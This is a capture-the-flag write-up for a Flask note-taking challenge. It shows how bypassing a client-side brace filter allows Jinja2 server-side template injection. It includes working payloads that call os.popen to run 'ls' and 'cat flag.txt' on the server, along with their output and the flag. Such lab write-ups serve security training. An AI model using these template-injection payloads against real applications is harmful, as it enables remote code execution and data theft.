

NinjaNote Writeup USCG Web 3

by T. Rydzewski, A. Stitz, J. Mac Brentlinger

Challenge Description

NinjaNote


We were told there was a web vulnerability in our website, so we made it into a CLI! That should fix it, right?

Files: [client.py](#)

Note: The flag is located at `/app/flag.txt`

Setup

The only file that we are given is `client.py`, a file that is used in order to connect to this challenge. The actual website asks us to use the provided CLI as evidenced by this screenshot below.



Thus, we will use `client.py` as the main method of interacting with the server.

Enumeration

Upon examining `client.py`, we can gain some insight into this website.

```

1 from requests import get, post
2
3 BASE_URL = "http://localhost:8080"
4
5 def get_path(path):
6     headers = {"User-Agent": "NinjaNote 13.37"}
7     return get(BASE_URL + path, headers=headers)
8
9 def post_path(path, data):
10    headers = {"User-Agent": "NinjaNote 13.37"}
11    return post(BASE_URL + path, headers=headers, json = data)
12
13 print("Welcome to NinjaNote!\n\nVersion: 13.37\n\n")
14
15 while True:
16     primary_selection = ""
17     while primary_selection not in ["1", "2", "3"]:
18         print("What do you want to do?\n[1] Create note\n[2] Search note\n[3] Exit")
19         primary_selection = input("Your selection: ")
20         if primary_selection not in ["1", "2", "3"]:
21             print("Invalid selection. Try again.")
22             print("\n")
23     if primary_selection == "1":
24         print("Creating new note")
25         title = input("Title: ")
26         # Hopefully this should be enough?
27         note_content = input("Note content: ").replace("{", "").replace("}", "")
28         res = post_path("/api/submit", {"title": title, "content": note_content}).json()
29         if 'note_id' in res:
30             print("Success! Your note ID is: " + res['note_id'])
31         else:
32             print("Error in posting your note: ", res)
33     elif primary_selection == "2":
34         print("Retrieving note")
35         note_id = input("Note ID to retrieve: ")
36         print(get_path("/api/notes/" + note_id).text)
37     else:
38         break

```

Some interesting things to note are:

- This script enforces a User-Agent Header to connect (lines 6 & 10).
- There are 2 main options, creating a note and searching notes (line 18).
- The selection only allows the characters 1-3 (line 20).
- There is input sanitization on the `Note content` field (line 27).
- There is an API meant for note submission (line 28).
- There is an API meant for reading notes based on id (line 36).

Let's take a look at what happens when we run this!

```
Welcome to NinjaNote!

Version: 13.37

What do you want to do?
[1] Create note
[2] Search note
[3] Exit
Your selection: 1

Creating new note
Title: I love Notes
Note content: Notes are my favorite thing because they help me remember what I need!
Success! Your note ID is: 02125805-aaa3-4c49-b33c-8c82102702b0

What do you want to do?
[1] Create note
[2] Search note
[3] Exit
Your selection: 2

Retrieving note
Note ID to retrieve: 02125805-aaa3-4c49-b33c-8c82102702b0
Note ID: 02125805-aaa3-4c49-b33c-8c82102702b0
Title: I love Notes
Note: Notes are my favorite thing because they help me remember what I need!

What do you want to do?
[1] Create note
[2] Search note
[3] Exit
Your selection: █
```

This screenshot shows the typical functionality when it comes to this app. One thing to note is the use of UUID's in order to identify and reference notes. This might be useful in the future.

Now, let's take a look at how this application handles some special characters.

```
What do you want to do?
[1] Create note
[2] Search note
[3] Exit
Your selection: 1

Creating new note
Title: 1234567890!@#$%^&*()-=_+[]{};':",./<>?
Note content: 1234567890!@#$%^&*()-=_+[]{};':",./<>?
Success! Your note ID is: cd5d2fff-e30e-4b04-b9f8-64b57eefb62d

What do you want to do?
[1] Create note
[2] Search note
[3] Exit
Your selection: 2

Retrieving note
Note ID to retrieve: cd5d2fff-e30e-4b04-b9f8-64b57eefb62d
Note ID: cd5d2fff-e30e-4b04-b9f8-64b57eefb62d
Title: 1234567890!@#$%^&*()-=_+[]{};:&#39;:&#34;,<.&#38;>?
Note: 1234567890!@#$%^&*()-=_+[];':",./<>?
```

We can see from this screenshot that the program filters out the characters `{ }` from the note content of the note that we create. Because we are able to input these characters on the client side but the server filters it out, this could be a protection against Server Side Template Injection (SSTI).

This theory is further supported by the name of the challenge: `NinjaNote`. From a single Google searches, we are able to determine the exploit at play here.

Including results for **Jinja2** SSTI exploit

Search only for Ninja SSTI exploit



OnSecurity

<https://www.onsecurity.io> › blog › server-side-template-...

Server Side Template Injection with **Jinja2** for you now

Join Gus on a deep dive into crafting **Jinja2 SSTI** payloads from scratch. Explore bypass methods and various exploitation techniques in this insightful post.

From Wikipedia:

Jinja is a web template engine for the Python programming language. It was created by Armin Ronacher and is licensed under a BSD License. Jinja is similar to the Django template engine, but provides Python-like expressions while ensuring that the templates are evaluated in a sandbox. It is a text-based template language and thus can be used to generate any markup as well as source code.

The Jinja template engine allows customization of tags, filters (for formatting or transforming values), tests (for evaluating conditions), and globals. Also, unlike the Django template engine, Jinja allows the template designer to call function with arguments on objects.

These last 2 sentences are key to what we are trying to do. If we could somehow call a function to read the flag, we would be set!

Solution

Before we can actually test this exploit, we need to revisit that input sanitization.

Since this happens in the provided `client.py` file, we can just modify the code to not have any input sanitization!

```

25     title = input("Title: ")
26     # Hopefully this should be enough?
27     # note_content = input("Note content: ").replace("{", "").replace("}", "")
28     note_content = input("Note content: ")
29     res = post_path("/api/submit", {"title": title, "content": note_content}).json()
30     if 'note_id' in res:

```

Now when we send input, it should not be filtered!

Since we can send whatever unfiltered input, we need to discover where the flag is at. From the previously shown [website](#), we can modify the first payload to run `ls` instead of `id`.

```

{{request.application.__globals__.__builtins__.__import__('os').popen('ls').read()}}
}

```

- `{{ }}` is the Jinja2 syntax.
- `request` is the current HTTP request being made.
- `.application` is the Flask application object associated with the current HTTP request.
- `.__globals__` is accessing the app object and any global functions associated with it.
- `.__builtin__` is accessing all of Python's built in classes.
- `.__import__('os')` allows us to import the `os` module so we can get Remote Code Execution (RCE).
- `.popen('ls')` executes the command `ls` and captures the output of the command.
- `.read()` returns the command output back to us.

It works! We were able to identify the location of the flag!

```

What do you want to do?
[1] Create note
[2] Search note
[3] Exit
Your selection: 1

Creating new note
Title: Test ls
Note content: {{request.application.__globals__.__builtins__.__import__('os').popen('ls').read()}}
Success! Your note ID is: 85a9d9eb-1ae9-4e92-b755-33ee7230eb0a

What do you want to do?
[1] Create note
[2] Search note
[3] Exit
Your selection: 2

Retrieving note
Note ID to retrieve: 85a9d9eb-1ae9-4e92-b755-33ee7230eb0a
Note ID: 85a9d9eb-1ae9-4e92-b755-33ee7230eb0a
Title: Test ls
Note: Dockerfile
database.py
database.sql
flag.txt
main.py

```

Now if we do the same payload where we cat the flag instead of ls, we should be able to see the flag!

```

{{ self._TemplateReference__context.cycler.__init__.__globals__.os.popen('cat
flag.txt').read() }}

```

And it worked!

```

What do you want to do?
[1] Create note
[2] Search note
[3] Exit
Your selection: 1

Creating new note
Title: Test reading the flag
Note content: {{ self._TemplateReference__context.cycler.__init__.__globals__.os.popen('cat flag.txt').read() }}
Success! Your note ID is: 00c93f98-0734-49f7-924e-d3cd008a560e

What do you want to do?
[1] Create note
[2] Search note
[3] Exit
Your selection: 2

Retrieving note
Note ID to retrieve: 00c93f98-0734-49f7-924e-d3cd008a560e
Note ID: 00c93f98-0734-49f7-924e-d3cd008a560e
Title: Test reading the flag
Note: SVBGR{y0u_4r3_4n_API_h4ck1ng_n1nj4!}

```

Flag: `SVBGR{y0u_4r3_4n_API_h4ck1ng_n1nj4!}`